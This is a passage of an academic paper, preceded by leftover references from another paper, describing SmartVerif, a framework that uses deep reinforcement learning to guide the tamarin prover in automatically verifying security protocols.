[51] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. AddressSanitizer: A fast address sanity checker. In *USENIX Annual Technical Conference*, 2012.

[52] Evgeniy Stepanov and Konstantin Serebryany. MemorySanitizer: fast detector of uninitialized memory use in C++. In *IEEE/ACM International Symposium on Code Generation and Optimization (CGO)*, 2015.

[53] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Symposium on Network and Distributed System Security (NDSS)*, 2016.

[54] Xiaoyuan Xie, Tsong Yueh Chen, and Baowen Xu. Isolating suspiciousness from spectrum-based fault localization techniques. In *International Conference on Quality Software*, 2010.

[55] Jian Xu, Zhenyu Zhang, W. K. Chan, T. H. Tse, and Shanping Li. A general noise-reduction framework for fault localization of Java programs. *Information & Software Technology*, 55(5), 2013.

[56] Jun Xu, Dongliang Mu, Ping Chen, Xinyu Xing, Pei Wang, and Peng Liu. CREDAL: towards locating a memory corruption vulnerability with your core dump. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[57] Jun Xu, Dongliang Mu, Xinyu Xing, Peng Liu, Ping Chen, and Bing Mao. Postmortem program analysis with hardware-enhanced post-crash artifacts. In *USENIX Security Symposium*, 2017.

[58] Michael Zalewski. afl-fuzz: crash exploration mode. https://lcamtuf.blogspot.com/2014/11/afl-fuzz-crash-exploration-mode.html.

[59] Michał Zalewski. american fuzzy lop. http://lcamtuf.coredump.cx/afl/.

[60] Yongle Zhang, Kirk Rodrigues, Yu Luo, Michael Stumm, and Ding Yuan. The inflection point hypothesis: a principled debugging approach for locating the root cause of a failure. In *ACM Symposium on Operating Systems Principles (SOSP)*, 2019.

SmartVerif: Push the Limit of Automation Capability of Verifying Security Protocols by Dynamic Strategies

Yan Xiong, Cheng Su, Wenchao Huang, Fuyou Miao, Wansen Wang, and Hengyi Ouyang

School of Computer Science and Technology, University of Science and Technology of China

Abstract

Current formal approaches have been successfully used to find design flaws in many security protocols. However, it is still challenging to automatically analyze protocols due to their large or infinite state spaces. In this paper, we propose SmartVerif, a novel and general framework that pushes the limit of automation capability of state-of-the-art verification approaches. The primary technical contribution is the *dynamic* strategy inside SmartVerif, which can be used to smartly search proof paths. Different from the non-trivial and error-prone design of existing static strategies, the design of our dynamic strategy is simple and flexible: it can automatically optimize itself according to the security protocols without any human intervention. With the optimized strategy, SmartVerif can localize and prove *supporting lemmata*, which leads to higher probability of success in verification. The insight of designing the strategy is that the node representing a supporting lemma is on an incorrect proof path with lower probability, when a random strategy is given. Hence, we implement the strategy around the insight by introducing a reinforcement learning algorithm. We also propose several methods to deal with other technical problems in implementing SmartVerif. Experimental results show that SmartVerif can automatically verify all security protocols studied in this paper. The case studies also validate the efficiency of our dynamic strategy.

1 Introduction

Security protocols aim at providing secure communications on insecure networks by applying cryptographic primitives. However, the design of security protocols is particularly error-prone. Design flaws have been discovered for instance in the 5G [9], WiFi WPA2 [57], and TLS [23]. These findings have made the verification of security protocols a very active research area since the 1990s.

During the last 30 years, many research efforts [7,10,12,21–23,28,30,41] were spent on designing techniques to model and analyze protocols. The earliest protocol analysis tools, *e.g.*, the Interrogator [42] and the NRL Protocol Analyzer [40], could be used to verify security properties specified in temporal logic. Generic model checking tools have been used to analyze protocols, *e.g.*, FDR [39] and later Murphi [43]. More recently the focus has been on model checking tools developed specifically for security protocol analysis, such as Blanchet's ProVerif [12], the AVISPA tool [7], Maude-NPA [28] and tamarin prover [41]. There have also been hand proofs aimed at particular protocols. Delaune *et al.* [26] showed by a dedicated hand proof that for analyzing PKCS#11 one may bind the message size. Guttman [33] manually extended the space model by adding support for Wang's fair exchange protocol [58].

Unfortunately, although formal analysis has been successful in finding design flaws in many security protocols, it is still challenging for existing verification tools to support fully automated analysis of security protocols, especially protocols with global states [6, 32, 45, 48, 60] or unbounded sessions [15,47,49]. They may suffer non-termination during the verification mainly caused by the problem of state explosion. To avoid the explosion of the state space, several tools, *e.g.*, ProVerif [12] and AVISPA [7], use an abstraction on protocols, so that they support more protocols with unbounded sessions. Due to the abstraction, however, they may report false attacks when analyzing protocols with global states [6, 13]. StatVerif [6] and Set-π [13] extend the applied pi-calculus with global states, but the number of sessions they support is limited and they fail to automatically verify complicated protocols (*e.g.*, CANauth protocol [56]). GSVerif [17] enrichs ProVerif's proof strategy and supports several protocols with unbounded sessions [32, 48], but it fails to automatically verify complicated protocols (*e.g.*, Yubikey protocol [60]). Tamarin prover [36, 41] can verify more protocols without limitations of states or sessions, but it comes at the price of losing automation. It requires the user to supply insight into the problem by proving auxiliary lemmata, which is hard even for experts [36].

We propose and implement SmartVerif, a novel and gen-

eral framework of verifying security protocols. It pushes the limit of automation capability of state-of-the-art verification tools. Our work is motivated by the observation that these tools generally use a *static* strategy during verification, where design of the strategy is non-trivial. Here, the verification can be simply regarded as the process of path searching in a tree: each node represents a proof state which includes a lemma as a candidate used to prove the lemma in its parent and a path is correct if and only if each node on the path represents a *supporting lemma* which is a special lemma necessarily used for proving the specified security property. Therefore, the supporting lemmata have to be proven, before the property is verified.

Based on the observation, we design a *dynamic* strategy in SmartVerif. In other words, SmartVerif runs round-by-round, where in each round the strategy is either applied in searching until the complete proof path is selected, or optimized in case the current selected path is estimated incorrect. The initialization of the strategy does not need any human intervention, *i.e.*, the initial strategy is purely random. After the strategy is sufficiently optimized, it can smartly choose the next searching nodes. Specially, it efficiently localizes the node representing a supporting lemma among the nodes, which leads to success in verification. Recall that tamarin prover can let users supply supporting lemmata to reduce the complexity of automation. In comparison, the dynamic strategy in SmartVerif can help find the lemmata automatically and smartly, such that the protocols can be verified without any user interaction.

Our dynamic strategy builds upon the *insight* that the node representing a supporting lemma is on the incorrect path with lower probability, when a random strategy is given (See the proof in Appendix A). Hence, we introduce Deep Q Network (DQN) [44], a reinforcement learning agent, into the verification. The DQN updates the strategy according to historical incorrect paths. It uses an experience replay mechanism [38] which randomly samples previous transitions, and smooths the training distribution over the incorrect paths. As a result, an optimized strategy tends to select a node representing supporting lemma among the candidates, which leads to higher probability of successful verification.

We also propose to solve other technical problems in implementing SmartVerif. We present an approach of generating incomplete verification tree for reducing the memory overhead. We also design an algorithm of estimating correctness of selected paths to detect loops, which is the key component for supporting the DQN. Note that since we focus on the automation capability, we design SmartVerif based on tamarin prover that we modify tamarin prover for preprocessing protocol models and acquiring information for the DQN.

Experimental results show that SmartVerif can automatically verify all the studied protocols, without any human intervention. These protocols include Yubikey protocol [60] and CANauth protocol [56], which cannot be automatically verified by state-of-the-art verification tools. The case studies also validate the efficiency of our dynamic strategy.

The main contributions of the paper are three folds:

1. We present SmartVerif, to the best of our knowledge, the first framework that automatically verifies security protocols by dynamic strategies.

2. We propose several methods to deal with technical problems in implementing the framework. Specifically, we achieve our dynamic strategy by using the DQN and designing the rewards based on the insight. We design the algorithm of estimating the correctness of selected paths by detecting loops on the path. We propose to generate the incomplete verification tree to reduce the memory overhead. We implement a multi-threading process of path selection for better efficiency.

3. SmartVerif pushes the limit of automation capability of protocol verification, and it greatly outperforms state-of-the-art tools. SmartVerif achieves two goals: generality in designing heuristics and full automation in verification.

The rest of the paper is organized as follows. We review some related work and introduce tamarin that we use in Section 2 and Section 3, respectively. Then, we present the overview of SmartVerif in Section 4. In Section 5, we show an illustrative example of a security protocol. Afterwards, we solve the main problems in designing the Acquisition and Verification module in Section 6 and Section 7, respectively. We report our extensive experimental results and briefly overview the Yubikey and CANAuth protocol as case studies in Section 8. Finally, we present our future work and conclude the paper. We also illustrate and prove our insight in Appendix A. We present detailed description of the DQN in Appendix B.

2 Related Work

There are several typical model checking approaches that can deal with security protocols. ProVerif [12], one of the most efficient and widely used protocol analysis tools, relies on an abstraction that encodes protocols in Horn clauses. This abstraction is well suited for the monotonic knowledge of an attacker, which makes the tool efficient for verifying protocols with an unbounded number of protocol sessions [11, 35]. It is capable of proving reachability properties, correspondence assertions, and observational equivalence. Protocol analysis is considered with respect to an unbounded number of sessions and an unbounded message space. StatVerif [6] is an extension of ProVerif with support for explicit states. Its extension is carefully engineered to avoid many false attacks. It is used to automatically reason about protocols that manipulate global states. GSVerif [17] extends ProVerif to global states. It provides several sound transformations that cover private channels, cells, counters, and tables. It is efficient to verify protocols with global states.

Another verification approach that supports the verification of stateful protocols is the tamarin prover [53], [41]. Instead of abstraction techniques, it uses backward search and lemmata to cope with the infinite state spaces in verification. The benefit of tamarin and related tools is a great amount of flexibility in formalizing relationships between data that cannot be captured by a particular abstraction and resolution approach. It can handle protocols with global states [36], unbounded sessions [41], observational equivalence properties [10] and XOR [9] *etc.* However it comes at the price of losing automation, *i.e.*, the user has to supply insight into the problem by proving auxiliary lemmata for complex protocols. Tamarin has already been used for analyzing the Yubikey device [37], security APIs in PKCS#11 [26] and a protocol in TPM [25]. Using tamarin prover, researchers have discovered attacks for protocols such as V2X [59].

Overall, current approaches provide efficient ways in verifying security protocols. However, they commonly adopt a static strategy during verification, which may result in non-termination when verifying complicated security protocols. Encountering these cases, human experts are needed to analyze the reason of non-termination and supply hand proof.

At the same time, fast progress has been unfolding in machine learning applied to tasks that involve logical inference, such as knowledge base completion [55] and premise selection in the context of theorem proving [34]. Reinforcement learning in particular has proven to be a powerful tool for embedding semantic meaning and logical relationships into geometric spaces. These advances strongly suggest that reinforcement learning may have become mature to yield significant advances in many research areas, such as automated theorem proving. To the best of our knowledge, SmartVerif is the first work that applies AI techniques to the automated verification of security protocols.

3 Preliminaries of Tamarin Prover

We firstly introduce tamarin prover that we modify. The tamarin prover [41] is a powerful tool for the symbolic modeling and analysis of security protocols. It takes a protocol model as input, specifying the actions taken by protocol's participants (*e.g.*, the protocol initiator, the responder, and the trusted key server), a specification of the adversary, and a specification of the protocol's desired properties. Tamarin can then be used to automatically construct a proof that, when many instances of the protocol's participants are interleaved in parallel, together with the actions of the adversary, the protocol fulfills its specified properties.

Protocols and adversaries are specified using an expressive language based on multiset rewriting rules. These rules define a labeled transition system whose state consists of a symbolic representation of the adversary's knowledge, the messages on the network, information about freshly generated values, and the protocol's state. The adversary and the protocol interact by updating and generating network messages. Security properties are modeled as trace properties, checked against the traces of the transition system.




Figure 1: Framework of SmartVerif.

To verify a protocol, tamarin uses a constraint solving algorithm for determining whether $P \vDash_E \phi$ holds for a protocol P, a trace property ϕ and an equational theory E that formalizes the semantics of function symbols in protocol model. The verification always starts with either a simplification step, which looks for a counterexample to the property, or an induction step, which generates the necessary constraints to prove the property. On a high level, the algorithm can be regarded as the process of path searching in a tree. Each node of the tree represents an independent constraint system. Intuitively, tamarin applies constraint reduction rules to a constraint system to generate a finite set of refined systems. Note that tamarin prover uses these rules to represent lemmata in verification process. This problem is undecidable and the algorithm does not always terminate. Nevertheless, it often finds a counterexample (an attack) or succeeds in unbounded verification.

To search the solved constraint system, tamarin prover uses a heuristic to sort the applicable rules for a constraint system. The design rationale underlying tamarin's heuristic is that it prefers rules that are either trivial to solve or likely to result in a contradiction. Since the rules are sorted, tamarin always chooses the first rule to refine the current system, *i.e.*, expand only one endpoint node in the search tree. The rest endpoint nodes remain collapsed. Hence, the search tree is simplified to a finite one, which reduces the complexity of verification process.

4 Overview

Briefly, given a tamarin protocol model, *i.e.*, a protocol description and a security property, the workflow of SmartVerif consists of the following steps:

- Step 1: The Deep Q Network (DQN) is initialized with a purely random strategy, which takes multiple candidates as input, and randomly chooses a candidate with the uniform probability as output.
- Step 2: SmartVerif conducts proof searching by using the current strategy. It executes in parallel by multi-

threading. In each thread, a proof path is generated using the tamarin prover as backend, where each node on the path is chosen according to the strategy.

- Step 3: If a path generated in Step 2 is correct and complete, SmartVerif terminates and outputs the path as the result.
- Step 4: Otherwise, if all the paths generated in Step 2 are estimated incorrect, SmartVerif starts a new epoch where the DQN is trained according to the proof paths, and the strategy is updated. Here, we use the term epoch to denote the time step in which the DQN is optimized with new rewards.
- Step 5: Go to Step 2.

As shown in Figure 1, SmartVerif contains Acquisition and Verification module, which execute in multiple rounds:

Acquisition: The module generates a verification tree as input of Verification module. A path in the tree corresponds to a possible proof path in verification. Each node in the tree contains information for guiding the verification. We modify tamarin prover to collect the information. Since information of the nodes is transformed as input of the DQN, for which handling high-dimensional data is difficult, the information must be carefully chosen to reduce complexity of designing the DQN. Moreover, we face a problem of constructing the verification tree. There are protocols with large or infinite state spaces [48, 60]. In this case, even little information stored in nodes would still lead to memory explosion. To solve the problem, we design the DQN to guide the tree generation. Specifically, the tree is generated and expanded gradually that in each round only one of the endpoint nodes in the current tree is expanded, and the rest endpoint nodes remain collapsed for reducing the complexity of the tree. Here, the selection of the endpoint node is guided by the current strategy in DQN.

Verification: The module selects a path from the verification tree as a candidate proof. The path selection is guided by a dynamic strategy which uses the DQN. Meanwhile, the strategy is also optimized with correctness of the selection. Here, we additionally illustrate how the submodules in the Verification module deal with the tree. Briefly, there are 2 submodules.

1) Correctness Determination: It estimates whether the DQN selects the correct path. The main idea is to detect whether there are loops along the path (See Section 7.1). In each round, SmartVerif works according to the selected path in different cases:

Case 1: *The path is estimated incorrect*. We optimize the DQN in this epoch by passing rewards to the DQN. Meanwhile, we start a new epoch and send feedback to Acquisition module, where the submodule of Initial Tree Construction is informed to regenerate a new verification tree. As a result, we can find a new proof path according to the optimized DQN afterward.

Case 2: *The path is estimated correct but incomplete*. The incompleteness of the path is caused by the incompleteness of the verification tree. Therefore, we inform the submodule of Subtree Construction to expand the tree in the next round, so the path is also extended in the next round for shaping a complete path.

Case 3: *The path is correct and complete*. In this case, we achieve a successful verification of the protocol model, so we can terminate SmartVerif.

2) Deep Q Network: We introduce the DQN to update the dynamic strategy in SmartVerif. The key of the design of DQN is constructing the reward. In SmartVerif, the DQN selects a path from the verification tree in each round. Specifically, for each node that is on an estimated incorrect path, the node is bound to a negative reward. The design of the reward corresponds to our insight as mentioned in Section 1. This insight enables us to leverage the detected paths to guide the path selection.

5 Example

To illustrate our method, we consider a simple security protocol. The goal of the protocol is that when a participant C sends a symmetric key k to another participant S, the secret symmetric key k should not be obtained by the adversary.

$$S_1.\ C \to S: \qquad \{T_1,\ k\}_{pk_s}$$
$$S_2.\ S \to C: \qquad \{T_2,\ h(k)\}$$

Figure 2: A simple security protocol.

The brief process of the protocol is shown in Figure 2. In step S_1, C generates a symmetric key k, encrypts a tuple $\{T_1, k\}$ with the public key of S, and sends the encrypted message. Here, tag T_i is used to annotate protocol step i in protocol execution. In step S_2, S receives C's message, decrypts it with its private key, and gets the symmetric key k. Finally, S confirms the receipt of k by sending back its hash $h(k)$ to C.

The communication network is assumed to be completely controlled by an active Dolev-Yao style adversary [27]. In particular, the adversary may eavesdrop the public channels or send forged messages to participants according to the channels. Moreover, the adversary can access the long-term keys of compromised agents. Besides, the adversary is limited by the constraints of the cryptographic methods used. For example, it cannot infer hash input from hash output.

Here, we provide a brief explanation on modeling protocols in tamarin prover. A tamarin model defines a transition system whose state is a multiset of facts. The transitions are specified by rules. At a very high level, tamarin rules encode the behavior of participants and adversaries. Tamarin rules $[l] - [a] \to [r]$ have a left-hand side l (premises), actions a, and a right-hand side r (conclusions). The left-hand

and right-hand sides of rules respectively contain multisets of facts. Facts can be consumed (when occurring in premises) and produced (when occurring in conclusions). Each fact can be either linear or persistent (marked with an exclamation point !). While we use linear facts to model limited resources that cannot be consumed more times than they are produced, persistent facts are used to model resources which can be consumed any number of times once they have been produced. Actions are a special kind of facts. They do not influence the transitions, but represent specific states in protocol. These states form the relation between transition system and the security property.

Security properties are specified in a fragment of first-order logic. Tamarin offers the usual connectives (where & and | denote "and" and "or", respectively), quantifiers All and Ex, and timepoint ordering $<$. Note that the negation connective does not exist in the modeling language. Besides, while & and | have the similar meanings as in C-family programming languages, ! does not. In formulas, the prefix # denotes that the following variable is of type timepoint. Besides, tamarin offers two connectives @ and $\triangleright_0$ for stating the relations between facts and timepoints. For example, the expression $\mathbf{Action}(args)@\#t$ denotes that $\mathbf{Action}(args)$ is executed at timepoint $\#t$. The expression $\mathbf{Action}(args) \triangleright_0 \#t$ denotes that $\mathbf{Action}(args)$ is executed before timepoint $\#t$.

For instance, to model the above protocol, we first define several functions and predicates. 1) $\mathbf{In}(m)$ and $\mathbf{Out}(m)$: message m is sent and received, respectively; 2) $\mathbf{aenc}\{a\}k$ and $\mathbf{adec}\{a\}k$: asymmetric encryption and decryption of a variable a using key k; 3) $\mathbf{Pk}(A,\ pk_A)$ and $\mathbf{Ltk}(A,\ ltk_A)$: participant A is bound to a public key pk_A and a private key ltk_A, respectively; 4) $\mathbf{fst}\{a,\ b\}$ and $\mathbf{snd}\{a,\ b\}$: the first and second element from a tuple $\{a,\ b\}$, respectively; 5) $\mathbf{Eq}(a,\ b)$: a is equal to b; 6) $\mathbf{h}(a)$: the result of hashing a.

Then, the compromise of private keys is modeled using the following rule.

rule *Reveal_ltk* :
[!**Ltk**(A, ltk_A)] – [**LtkReveal**(A)] → [**Out**(ltk_A)]

It has a premise $!\mathbf{Ltk}(A,\ ltk_A)$ which binds the private key ltk_A to a participant A. The corresponding conclusion $\mathbf{Out}(ltk_A)$ states that the private key ltk_A is sent to the adversary. Note that, this rule has an action $\mathbf{LtkReveal}(A)$ stating that the key of A was compromised. This action is used to model the security property.

Then, the protocol is modeled using the rules in Figure 3. Rule *C_1* captures a participant generating a fresh key and sending the encrypted message. The rule has two facts for premises. The first fact $\mathbf{Fr}(k)$ states that a fresh variable k is generated. The second fact $!\mathbf{Pk}(S,\ pk_S)$ states that the public key pk_S is bound to a participant S. In this case, the second fact is a persistent fact since the public key can be used in many times (*i.e.*, by protocol participants or adversaries). If the facts in premises are matched with the facts in the current

rule *C_1* :
[**Fr**(k), !**Pk**(S, pk_S)] – [ ] → [**Send**(S, k), **Out**(**aenc**$\{T_1,\ k\}pk_S$)]

rule *S_1* :
[!**Ltk**(S, ltk_S), **In**(*request*)] – [**Eq**(**fst**(**adec**(*request*, ltk_S)), T_1)]
→ [**Out**(T_2,**h**(**snd**(**adec**(*request*, ltk_S))))]

rule *C_2* :
[**Send**(S, k), **In**(**h**(k))] – [**SessKeyC**(S, k)] → [ ]

Figure 3: The model of the protocol process.

state, two conclusions are produced. The first is an action $\mathbf{Send}(S,\ k)$ which states that k is sent to a participant S. The second conclusion is $\mathbf{Out}(\mathbf{aenc}\{T_1,\ k\}pk_S)$. This fact states that the participant uses a public key pk_S to encrypt the message $\{T_1,\ k\}$ and send the message. Rule *S_1* captures a participant receiving the message sent by C and sending the hash value of k back. Rule *C_2* captures a participant receiving the hash value and completing a run of the protocol.

Finally, we define a security property, which states that when a participant C sends a symmetric key k to another participant S , the secret symmetric key k should not be obtained by the adversary. The security property is modeled as a lemma Key_secrecy in Figure 4. The lemma indicates that, there must not exist a state, where action $\mathbf{SessKeyC}(S,\ k)$ happens and the adversary obtains k, without the happening of the compromise action $\mathbf{LtkReveal}(S)$.

lemma *Key_secrecy* :
$''not(\ Ex\ S\ k\ \#i\ \#j.\ SessKeyC(S,\ k)\ @\ \#i\ \&\ K(k)\ @\ \#j$
$\&\ not(Ex\ \#r.\ LtkReveal(S)\ @\ r)\ )''$


Figure 4: The security property.

Note that the above security property of protocol can be successfully verified by tamarin prover. To better understand the following sections, we use this protocol as an example. We describe how we generate the verification tree of the protocol in Section 6. Then we explain how SmartVerif verifies protocols in Section 7.

6 Acquisition module

6.1 Choosing Information

The information in nodes of the verification tree is used in 2 ways. 1) We transform the information to input of the DQN. In the Verification module, we use the DQN to select a proof path in verification tree. The DQN in Verification module requires an input state, which represents current proof state. We use the information to represent proof state in verification process. Since it is difficult for the network to handle high-dimensional data, the input of the network should not be large in dimensions. Hence, we do not choose all the intermediate



(a) Verification tree (b) Subtree (c) Merged tree

Figure 5: Construction of a Verification Tree.

data in the verification process as the information. 2) We use the information to distinguish different proof states. Note that SmartVerif runs round-by-round, where in each round verification trees are constructed and merged. In the merging process, we compare the information in nodes in different trees to find a same proof state in each round. Therefore, the information in the node should not only be simple enough, but also represent independent state in the verification process.

For each node in the verification tree, we choose the constraint reduction rule and and step number, *i.e.*, distance from the node to the root, as the stored information. Recall that at each proof step tamarin prover applies a constraint reduction rule to refine a constraint system. Hence, rules and their step numbers can represent independent states in the verification process. As illustrated in Figure 5, each node in the tree contains three pieces of information as follows: 1) ID: the hash value of the constraint reduction rule; 2) Step: the current proof step number; 3) Rule: the string of the constraint reduction rule. Here, the hash value is shown with the first eight characters for abbreviation.

Considering the protocol in Section 5, we show the information collected from modified tamarin prover in Figure 5 (a). Due to the limitation of paper size, we only demonstrate the information collected in the first two steps. Specifically, the root node $eb49d854$ represents the lemma *Key_secrecy*. In the first proof step, tamarin prover constructs the proof starting with either an *induction* rule, which generates the necessary constraints to prove the lemma, or a *simplify* rule, which generates initial constraint system to look for a counterexample to the lemma. In this case, tamarin prover chooses rule *simplify* at proof step #1, which corresponds to node $743cbe8a$. In detail, it looks for a protocol execution that contains a $\mathbf{SessKeyC}(S,\ k)$ and a $\mathbf{K}(k)$ action, but does not use an $\mathbf{LtkReveal}(S)$. As shown in Figure 3, action $\mathbf{SessKeyC}(S,\ k)$ is in the protocol execution only if the protocol step that rule C_2 captures has happened. Since rule C_2 has two premises $\mathbf{Send}(S,\ k)$ and $\mathbf{In}(\mathbf{h}(k))$, these two facts are in the protocol execution. Based on this observation, tamarin prover has two constraint reduction rules to select: $Send(S,\ k) \triangleright_0 \#i$ and $KU(h(k))@\#vk$. The first rule $Send(S,\ k) \triangleright_0 \#i$ states that action $\mathbf{Send}(S,\ k)$ is executed before timepoint $\#i$. The second rule $KU(h(k))@\#vk$ states that the adversary knows k's hash value at timepoint $\#vk$. Therefore, in the tree, node $743cbe8a$ has two children which represent these two rules respectively.

6.2 Tree Construction

We construct a verification tree to store the information we collect. The tree is used in Verification module to generate a candidate proof by guidance of the DQN. As illustrated in Section 4, to avoid memory explosion, we design a simple and effective approach. We firstly initialize a tree with a root starting from the security property. Each node in the tree contains information specified in Section 6.1. Then, in each new round, when the tree is expanded, an endpoint node in the current tree is chosen according to the DQN, and a depth-two subtree is generated. The root of the subtree is the chosen endpoint node and the nodes of the second depth represent the possible constraint reduction rules that can be used to prove the lemma of the root. Therefore, the new tree is formed by merging the subtree into the current tree.

In Figure 5, we exemplify the construction of the verification tree for the protocol in Section 5. In the initial round, the Acquisition module generates a tree, whose root node represents the lemma *Key_secrecy*, as shown in Figure 5(a). In the next round, if the DQN in the Verification module selects the endpoint node $c3f00ae8$ as the estimated supporting lemma, the Acquisition module uses the modified tamarin prover to go one step further, gathers the information, and constructs a subtree shown in Figure 5(b). Then, the acquisition merges the subtree into the current tree as shown in Figure 5(c).

Besides, we implement a multi-threading process of path selection for better efficiency. Recall that the DQN optimizes itself with its selection and the corresponding rewards. Since it selects only one path given a verification tree at each round, the quantity of training data is limited, which decreases the training efficiency and lowers the performance. To solve this problem, we execute multiple threads of the Acquisition module in parallel to generate various verification trees for the DQN. Therefore, the DQN selects multiple paths in these trees at a time and generate more training data for optimizing. Using this approach, we are able to achieve greater data efficiency and increase the convergence rate. We further validate and evaluate the multi-threading process in the experiments in Section 8.1.




Figure 6: An example of verification loop.

7 Verification module

Briefly, the Verification module selects a proof path from the verification tree. The selection is guided by our dynamic strategy and an algorithm of correctness determination of the selection. In Section 7.1, we describe our method of correctness determination. We describe the design of DQN in Section 7.2. We then analyze the DQN in Section 7.3.

7.1 Correctness Determination

We illustrate how we determine the correctness of a proof path. The main idea is to detect whether there are loops along the path. For example, Figure 6 shows the information of the last 5 consecutive nodes on a path, when using tamarin and encountering the loop on the path. Here, words in blue indicate constraint reduction rules selected by tamarin prover, and words in black indicate tags marked by tamarin prover in verification. We find that the rules of the nodes are similar, which has the following form:

$$\mathsf{!KU}(\mathsf{aenc}(<'2',\ \mathsf{ni.1}, \mathsf{nr.1}, \$\mathsf{R.1}>, \mathsf{pk}(\ \mathsf{ltkA.1}))) \ @\ \#\mathsf{vk.1})$$

Therefore, we consider the path incorrect since the loop on it results in a non-termination in searching. Besides, there are several other kinds of loops. For example, the sequence of the nodes may have the form $[\ldots,a,b,a,b]$ or $[\ldots,a,b,c,a,b,c]$, where a,b,c are constraint reduction rules. The loops on these sequences may also lead to a failed verification. Hence, the loop detection algorithm should be carefully designed to determine the correctness of the path.

Based on the observation, we design the algorithm of loop detection as shown in Algorithm 1. The algorithm takes a string sequence $[s_1,s_2,...,s_k]$ as input. The sequence is transformed from the selected path. Each element, *e.g.*, s_i, is the constraint reduction rule of the corresponding node, *i.e.*, the ith node, on the path. The algorithm runs iteratively by generating a sequence S (line 4), and counting the number of pairs of similar elements that are both in S. If the number is not less than δ, a loop is detected. For example, given the aforementioned sequence $[\ldots,a,b,c,a,b,c]$, $S=(c,c,\ldots)$, when $j=3$. Note that the length of S is restricted to the limit of ρ for efficiency. For the same reason, the algorithm is activated only when the length of the selected path reaches α (line 1).

Algorithm 1 Loop Detection Algorithm

```
Require: (s_1, s_2, ..., s_k)
 1: if k ≥ α then
 2:     for j = 1 to k − 1 do
 3:         count = 0
 4:         S = (s_k, s_{k−j}, s_{k−2j}, ...)  //|S| ≤ ρ
 5:         for each element x in S do
 6:             for each element y in S do
 7:                 if x ≠ y then
 8:                     n = length of x, m = length of y
 9:                     for a = 1 to n do
10:                         for b = 1 to m do
11:                             if y[a] == x[b] then cost = 0 else cost = 1
12:                             v[b] = min(v[b−1]+1, b, b−2+cost)
13:                     if v[m]/m < β then count = count + 1
14:         if count ≥ δ then return TRUE
15:     return FALSE
16: else return FALSE
```

We use Levenshtein distance to measure the similarity between two rules (line 8 to 13). The distance between two strings x and y is the minimum number of single-character edits (insertions, deletions or substitutions) required to change x into y. If the distance between x and y is less than β of the length of x, we assume these two strings are similar. For example in Figure 6, the difference points among the similar rules are often the numbers at corresponding positions, *e.g.*, $ni.1, ni.2, ni.3$. Informally, the number of difference points are counted as the distance.

Note that there is not necessarily a loop on every incorrect path. In other words, if a loop is found given a selected path, there may be multiple **incorrect nodes**, *i.e.*, the nodes that do not represent supporting lemmata, on the path. Therefore, it is not sufficient to use naive search algorithms, *e.g.*, DFS, to locate proof paths. We make further studies on analyzing the effectiveness of the algorithms in Section 8. Finally, in our implementation, we set α to 20, β to 0.1, ρ to 20 and δ to 3.

7.2 Deep Q Network

To apply our insight to SmartVerif, we introduce Deep Q Network (DQN) into the verification. Briefly, the DQN in SmartVerif maintains an action-selection policy which takes a state s_t as input, and outputs an action number a_t. Here, s_t represents the proof state, *i.e.*, a node in the verification tree, and a_t is the number of a chosen child of the node. The state s_t is a vector transformed from information in nodes, *e.g.*, the constraint reduction rule. In each epoch, the DQN uses a dynamic strategy to select paths in the verification tree. When the paths are estimated incorrect, the DQN optimizes its current strategy by training.

Specifically, given a group of estimated incorrect paths, the training process works as follows. *First*, for each node that is on a path of the group, the node is bound to a negative reward. The reward is related to the probability that the node represents a supporting lemma, according to our insight. In

the implementation, a tuple, which includes the node and the reward, is added into a global dataset. *Then*, a subset is sampled from the dataset. *Finally*, the parameters of the DQN is optimized by minimizing a loss function. Here, the loss function is the sum of sub-functions. Each sub-function takes an individual tuple in the subset as input, and outputs the difference between results calculated according to two predefined functions. One of the functions is calculated by using the parameters of current DQN, and the other is calculated by using the training parameters of the optimized DQN. Informally, the training process optimizes the network in order that the reward of each node can be estimated. In other words, the node with the highest reward among its siblings can be regarded as the one with supporting lemma, if the DQN is sufficiently optimized. We demonstrate the technical details of our implementation of DQN in Appendix B.

7.3 Analysis of our DQN

The advantage of applying DQN is that DQN can update our dynamic strategy efficiently if the rewards in DQN are designed effectively. In other words, sufficient tuples are required to be updated in the dataset in each epoch, and the reward in each tuple should be correct. A naive algorithm is that only the reward corresponding to the last node on the incorrect path is set negative. However, the number of updated tuples is limited. Instead, we significantly improve the efficiency by storing multiple tuples as illustrated, and the correctness of the insight is analyzed as follows.

